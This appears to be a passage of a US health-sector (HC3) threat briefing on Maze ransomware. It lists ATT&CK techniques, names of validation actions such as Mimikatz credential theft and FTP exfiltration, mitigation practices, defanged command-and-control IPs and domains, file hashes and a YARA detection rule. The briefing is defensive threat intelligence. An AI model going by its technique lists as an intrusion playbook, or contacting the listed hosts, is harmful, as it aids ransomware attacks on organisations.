


Image source: Carbon Black

MITRE ATT&CK Framework Analysis of Maze

MITRE ATT&CK Framework

TID	Tactic	Description
T1043	Commonly Used Port	Adversaries may communicate over a commonly used port to bypass firewalls or network detection systems and to blend with normal network activity to avoid more detailed inspection.
T1071	Standard Application Layer Protocol	Adversaries may communicate using a common, standardized application layer protocol such as HTTP, HTTPS, SMTP, or DNS to avoid detection by blending in with existing traffic.
T1082	Discovery	System Information Discovery: It will gather computer information (e.g OS version, computer name)
T1043	Command and Control	Commonly Used Ports: It will reach out to C2s over 80
T1486	Impact	Data Encrypted for Impact: Ransomware encrypts file and then demands a ransom to be paid for decrypting the file
T1107	Defense Evasion	File Deletion: Shadow Copy Deletion by WMIC
T1063	Secure Software Discovery	Adversaries may use the information from Security Software Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.
T1124	System Time Discovery	An adversary may gather the system time and/or time zone from a local or remote system.
T1059	Command Line Interface	Command-line interfaces provide a way of interacting with computer systems and is a common feature across many types of operating system platforms.
T1022	Data Encrypted	Data is encrypted before being exfiltrated in order to hide the information that is being exfiltrated from detection or to make the exfiltration less conspicuous upon inspection by a defender.
T1486	Data Encrypted for Impact	Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources.
T1012	Query Registry	Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software.
T1179	Hooking	Windows processes often leverage application programming interface (API) functions to perform tasks that require reusable system resources. Windows API functions are typically stored in dynamic-link libraries (DLLs) as exported functions. Hooking involves redirecting calls to these function.

MITRE ATT&CK analysis of generic ransomware

MITRE ATT&CK Framework for Ransomware

- This framework was developed by Group IB using MITRE's ATT&CK framework to show the techniques used by ransomware operators.
- Many of Maze's techniques appear in this diagram, again illustrating that it operates in a way that is common

Mandiant Security Validation Actions for Maze

Organizations can use these to validate their security controls against these actions

CODE	DESCRIPTION
A100-877	Active Directory - BloodHound, CollectionMethod All
A150-006	Command and Control - BEACON, Check-in
A101-030	Command and Control - MAZE Ransomware, C2 Beacon, Variant #1
A101-031	Command and Control - MAZE Ransomware, C2 Beacon, Variant #2
A101-032	Command and Control - MAZE Ransomware, C2 Beacon, Variant #3
A100-878	Command and Control - MAZE Ransomware, C2 Check-in
A100-887	Command and Control - MAZE, DNS Query #1
A100-888	Command and Control - MAZE, DNS Query #2
A100-889	Command and Control - MAZE, DNS Query #3
A100-890	Command and Control - MAZE, DNS Query #4
A100-891	Command and Control - MAZE, DNS Query #5
A100-509	Exploit Kit Activity - Fallout Exploit Kit CVE-2018-8174, Github PoC
A100-339	Exploit Kit Activity - Fallout Exploit Kit CVE-2018-8174, Landing Page
A101-033	Exploit Kit Activity - Spelevo Exploit Kit, MAZE C2
A100-208	FTP-based Exfil/Upload of PII Data (Various Compression)
A104-488	Host CLI - Collection, Exfiltration: Active Directory Reconnaissance with SharpHound, CollectionMethod All
A104-046	Host CLI - Collection, Exfiltration: Data from Local Drive using PowerShell
A104-090	Host CLI - Collection, Impact: Creation of a Volume Shadow Copy
A104-489	Host CLI - Collection: Privilege Escalation Check with PowerUp, Invoke-AllChecks
A104-037	Host CLI - Credential Access, Discovery: File & Directory Discovery
A104-052	Host CLI - Credential Access: Mimikatz
A104-167	Host CLI - Credential Access: Mimikatz (2.1.1)
A104-490	Host CLI - Defense Evasion, Discovery: Terminate Processes, Malware Analysis Tools
A104-491	Host CLI - Defense Evasion, Persistence: MAZE, Create Target.lnk
A104-500	Host CLI - Discovery, Defense Evasion: Debugger Detection
A104-492	Host CLI - Discovery, Execution: Antivirus Query with WMI, PowerShell
A104-374	Host CLI - Discovery: Enumerate Active Directory Forests
A104-493	Host CLI - Discovery: Enumerate Network Shares
A104-481	Host CLI - Discovery: Language Query Using PowerShell, Current User
A104-482	Host CLI - Discovery: Language Query Using reg query

Mandiant Security Validation Actions (Continued)

CODE	DESCRIPTION
A104-494	Host CLI - Discovery: MAZE, Dropping Ransomware Note Burn Directory
A104-495	Host CLI - Discovery: MAZE, Traversing Directories and Dropping Ransomware Note, DECRYPT-FILES.html Variant
A104-496	Host CLI - Discovery: MAZE, Traversing Directories and Dropping Ransomware Note, DECRYPT-FILES.txt Variant
A104-027	Host CLI - Discovery: Process Discovery
A104-028	Host CLI - Discovery: Process Discovery with PowerShell
A104-029	Host CLI - Discovery: Remote System Discovery
A104-153	Host CLI - Discovery: Security Software Identification with Tasklist
A104-083	Host CLI - Discovery: System Info
A104-483	Host CLI - Exfiltration: PowerShell FTP Upload
A104-498	Host CLI - Impact: MAZE, Desktop Wallpaper Ransomware Message
A104-227	Host CLI - Initial Access, Lateral Movement: Replication Through Removable Media
A100-879	Malicious File Transfer - Adfind.exe, Download
A150-046	Malicious File Transfer - BEACON, Download
A100-880	Malicious File Transfer - Bloodhound Ingestor Download, C Sharp Executable Variant
A100-881	Malicious File Transfer - Bloodhound Ingestor Download, C Sharp PowerShell Variant
A100-882	Malicious File Transfer - Bloodhound Ingestor Download, PowerShell Variant
A101-037	Malicious File Transfer - MAZE Download, Variant #1
A101-038	Malicious File Transfer - MAZE Download, Variant #2
A101-039	Malicious File Transfer - MAZE Download, Variant #3
A101-040	Malicious File Transfer - MAZE Download, Variant #4
A101-041	Malicious File Transfer - MAZE Download, Variant #5
A101-042	Malicious File Transfer - MAZE Download, Variant #6
A101-043	Malicious File Transfer - MAZE Download, Variant #7
A101-044	Malicious File Transfer - MAZE Download, Variant #8
A101-045	Malicious File Transfer - MAZE Download, Variant #9
A101-034	Malicious File Transfer - MAZE Dropper Download, Variant #1
A101-035	Malicious File Transfer - MAZE Dropper Download, Variant #2
A100-885	Malicious File Transfer - MAZE Dropper Download, Variant #4
A101-036	Malicious File Transfer - MAZE Ransomware, Malicious Macro, PowerShell Script Download
A100-284	Malicious File Transfer - Mimikatz W/ Padding (1MB), Download
A100-886	Malicious File Transfer - Rclone.exe, Download
A100-484	Scanning Activity - Nmap smb-enum-shares, SMB Share Enumeration

Mitigation Practices: Maze

The HHS 405(d) Program published the Health Industry Cybersecurity Practices (HICP), which is a free resource that identifies the top five cyber threats and the ten best practices to mitigate them. Below are the practices from HICP that can be used to mitigate Maze.

DEFENSE/MITIGATION/COUNTERMEASURE	405(d) HICP REFERENCE
Provide social engineering and phishing training to employees.	[10.S.A], [1.M.D]
Develop and maintain policy on suspicious e-mails for end users; Ensure suspicious e-mails are reported.	[10.S.A], [10.M.A]
Ensure emails originating from outside the organization are automatically marked before received.	[1.S.A], [1.M.A]
Apply patches/updates immediately after release/testing; Develop/maintain patching program if necessary.	[7.S.A], [7.M.D]
Implement Intrusion Detection System (IDS); Keep signatures and rules updated.	[6.S.C], [6.M.C], [6.L.C]
Implement spam filters at the email gateways; Keep signatures and rules updated.	[1.S.A], [1.M.A]
Block suspicious IP addresses at the firewall; Keep firewall rules are updated.	[6.S.A], [6.M.A], [6.L.E]
Implement whitelisting technology to ensure that only authorized software is allowed to execute.	[2.S.A], [2.M.A], [2.L.E]
Implement access control based on the principal of least privilege.	[3.S.A], [3.M.A], [3.L.C]
Implement and maintain anti-malware solution.	[2.S.A], [2.M.A], [2.L.D]
Conduct system hardening to ensure proper configurations.	[7.S.A], [7.M.D]
Disable the use of SMBv1 (and all other vulnerable services and protocols) and require at least SMBv2.	[7.S.A], [7.M.D]

Background information can be found here:
https://www.phe.gov/Preparedness/planning/405d/Documents/HICP-Main-508.pdf

Maze: Indicators of Compromise

Indicators of Compromise:

- There are instances of IOCs being rendered obsolete upon public release and obsolete IOCs being reused, so any organization attempting to defend themselves should consider all possibilities.
- New IOCs are constantly being released, especially with a tool as prominent and frequently used as Maze. It is therefore incumbent upon any organization attempting to defend themselves to remain vigilant, maintain situational awareness and be ever on the lookout for new IOCs to operationalize in their cyber defense infrastructure.

INDICATOR	TYPE	DESCRIPTION
e8a091a84dd2ea7ee429135ff48e9f48f7787637ccb79f6c3eb42f34588bc684	SHA2566	Executable
f83fb9ce6a83da58b20685c1d7e1e546	MD5	Executable
hxxp://92[.]63[.]8[.]47	IP address	Command and Control server
hxxp://92[.]63[.]32[.]2	IP address	Command and Control server
hxxp://92[.]63[.]37[.]100	IP address	Command and Control server
hxxp://92[.]63[.]194[.]20	IP address	Command and Control server
hxxp://92[.]63[.]17[.]245	IP address	Command and Control server
hxxp://92[.]63[.]32[.]55	IP address	Command and Control server
hxxp://92[.]63[.]11[.]151	IP address	Command and Control server
hxxp://92[.]63[.]194[.]3	IP address	Command and Control server
hxxp://92[.]63[.]15[.]8	IP address	Command and Control server
hxxp://92[.]63[.]29[.]137	IP address	Command and Control server
hxxp://92[.]63[.]32[.]57	IP address	Command and Control server
hxxp://92[.]63[.]15[.]56	IP address	Command and Control server
hxxp://92[.]63[.]11[.]151	IP address	Command and Control server
hxxp://92[.]63[.]32[.]52	IP address	Command and Control server
hxxp://92[.]63[.]15[.]6	IP address	Command and Control server
aoacugmutagkwctu[.]onion	Domain	Unidentified use
mazedecrypt[.]top	Domain	Unidentified use
mazenews[.]top	Domain	Unidentified use
newsmaze[.]top	Domain	Unidentified use

Maze: Indicators of Compromise (Continued)

INDICATOR	TYPE	DESCRIPTION
04e22ab46a8d5dc5fea6c41ea6fdc913b793a4e33df8f0bc1868b72b180c0e6e	SHA2566	Executable
067f1b8f1e0b2bfe286f5169e17834e8cf7f4266b8d97f28ea78995dc81b0e7b	SHA2566	Executable
1161b030293e58d15b6a6a814a61a6432cf2c98ce9d156986157b432f3ebcf78	SHA2566	Executable
153defee225de889d2ac66605f391f4aeaa8b867b4093c686941e64d0d245a57	SHA2566	Executable
195ef8cfabc2e877ebb1a60a19850c714fb0a477592b0a8d61d88f0f96be5de9	SHA2566	Executable
30b72e83d66cbe9e724c8e2b21179aecd4bcf68b2ec7895616807df380afab54	SHA2566	Executable
33afa2f1d53d5279b6fc87ce6834193fdd7e16e4b44e895aae4b9da00be0c502	SHA2566	Executable
4080402553e9a86e954c1d9b7d0bb059786f52aba4a179a5d00e219500c8f43d	SHA2566	Executable
5603a16cbf81d183d3ff4ffea5477af1a4be01321865f0978c0e128051ec0a82	SHA2566	Executable
58fe9776f33628fd965d1bcc442ec8dc5bfae0c648dcaec400f6090633484806	SHA2566	Executable
5c9b7224ffd2029b6ce7b82ea40d63b9d4e4f502169bc91de88b4ea577f52353	SHA2566	Executable
6878f7bd90434ac5a76ac2208a5198ce1a60ae20e8505fc110bd8e42b3657d13	SHA2566	Executable
6a22220c0fe5f578da11ce22945b63d93172b75452996defdc2ff48756bde6af	SHA2566	Executable
822a264191230f753546407a823c6993e1a83a83a75fa36071a874318893afb8	SHA2566	Executable
83f8ce81f71d6f0b1ddc6b4f3add7a5deef8367a29f59b564c9539d6653d1279	SHA2566	Executable
877c439da147bab8e2c32f03814e3973c22cbcd112d35bc2735b803ac9113da1	SHA2566	Executable
91514e6be3f581a77daa79e2a4905dcbdf6bdcc32ee0f713599a94d453a26fc1	SHA2566	Executable
9751ae55b105ad8ffe6fc5dc7aea60ad723b6df67a959aa2ea6f4fa640d20a71	SHA2566	Executable
9ad15385f04a6d8dd58b4390e32d876070e339eee6b8da586852d7467514d1b1	SHA2566	Executable
9be70b7fe15cd64aed5b1adc88c2d5270bce534d167c4a42d143ae0059c3da1c	SHA2566	Executable

Yara Rule

```
rule maze_unpacked {
  meta:
    description = "Rule to detect unpacked Maze samples"
    author = "Marc Rivero | McAfee ATR Team"
  strings:
    $opcode_sequence = { 5589e583ec208b450c8b4d08c745fc00 }
        $opcode_sequence_2 = { 5589e553575683e4f883ec28c7042400 }
        $opcode_sequence_3 = { 5589e55dc3662e0f1f84000000000090 }
        $opcode_sequence_4 = { 5589e553575683e4f081ec600200008b }
        $opcode_sequence_5 = { 5589e553575683e4f081ecc00000000f }
        $opcode_sequence_6 = { 5589e583ec208b45108b4d0c8b550883 }
        $opcode_sequence_7 = { 5589e5575683ec388b45108b4d0c8b55 }
        $opcode_sequence_8 = { 5589e5575683e4f883ec088b45088b48 }
        $opcode_sequence_9 = { 558b6c241468997a41000f84bdc50000 }
        $opcode_sequence_10 = { 5589e553575683e4f883ec588b5d088b }
        $opcode_sequence_11 = { 5589e553575683e4f083ec408a42048b }
        $opcode_sequence_12 = { 5589e583ec188b4508837d08008945fc }
        $opcode_sequence_13 = { 5589e553575683e4f8b8d05b0000687f }
        $opcode_sequence_14 = { 5589e5508b450831c98945fc89c883c4 }
        $opcode_sequence_15 = { 5589e553575683e4f883ec708b5d0889 }
        $opcode_sequence_16 = { 5589e583ec308b45088b4d08894df883 }
        $opcode_sequence_17 = { 5589e553575683e4f881ec18030000f2 }
        $opcode_sequence_18 = { 5589e583ec188b45088b4d08894df48b }
        $opcode_sequence_19 = { 5589e583ec2056be74c14400566a0068 }
        $opcode_sequence_20 = { 5589e553575683e4f081ec900000008b }
        $opcode_sequence_21 = { 5589e583e4f083ec208b4d108b450c0f }
        $opcode_sequence_22 = { 5589e55383e4f883ec108b4d0c8b4508 }
        $opcode_sequence_23 = { 558b8e150409133f03fd08f81b0c4f22 }
        $opcode_sequence_24 = { 5589e553575683e4f883ec7031f68379 }
        $opcode_sequence_25 = { 5589e553575683e4f881ec3001000089 }
        $opcode_sequence_26 = { 5589e553575683e4f881ece00000000f }
        $opcode_sequence_27 = { 558b589608361d1943a57d0ba6492beb }
        $opcode_sequence_28 = { 5589e553575683e4f883ec1089ce6a00 }
        $opcode_sequence_29 = { 5589e5575683e4f883ec688b75088b7d }
        $opcode_sequence_30 = { 5589e553575683e4f883ec386a006a00 }
        $opcode_sequence_31 = { 558b7c240868dca8440057683d484300 }
        $opcode_sequence_32 = { 5589e55683e4f881ec2801000089ce8d }
        $opcode_sequence_33 = { 5589e583ec188b450831c98b5508c704 }
        $opcode_sequence_34 = { 5589e583ec308b450c8b4d088b55088b }
        $opcode_sequence_35 = { 5589e583ec348b450831c983c1188b55 }
        $opcode_sequence_36 = { 5589e553575683e4f881ec78040000f2 }
        $opcode_sequence_37 = { 5589e583ec108b4508837d08008945f8 }
        $opcode_sequence_38 = { 5589e583ec348b4508837d08008945dc }
        $opcode_sequence_39 = { 5589e55683ec548b45088b4d08894df0 }
        $opcode_sequence_40 = { 558bec5de9a48efeffe9ef8efeffcccc }
        $opcode_sequence_41 = { 5589e553575683ec108b45108b4d0c8b }
        $opcode_sequence_42 = { 5589e5575683ec348b4508c745f40100 }
        $opcode_sequence_43 = { 558bec8325a0c345000083ec1c5333db }
        $opcode_sequence_44 = { 5589e553575683e4f083ec208b750c0f }
        $opcode_sequence_45 = { 5589e583ec348b450c8b4d088b55088b }
        $opcode_sequence_46 = { 558b6fd8d843ef516154e2526781aecd }
  condition:
    ( uint16(0) == 0x5a4d) and 38 of them
}
```

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Questions

Upcoming Briefs

- Medical Data on Raid Forums: Case Study
- Covid-19 Phishing and E-mail Security

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are highly encouraged to provide feedback to **HC3@HHS.GOV**.

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Need information on a specific cybersecurity topic? Send your request for information (RFI) to **HC3@HHS.GOV** or call us Monday-Friday, between 9am-5pm (EST), at **(202) 691-2110.**

Health Sector Cybersecurity Coordination Center (HC3) Background

HC3 works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector

Products

Sector & Victim Notifications

Directed communications to victims or potential victims of compromises, vulnerable equipment or PII/PHI theft and general notifications to the HPH about currently impacting threats via the HHS OIG

White Papers

Document that provides in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings & Webinar

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Questions

Contact

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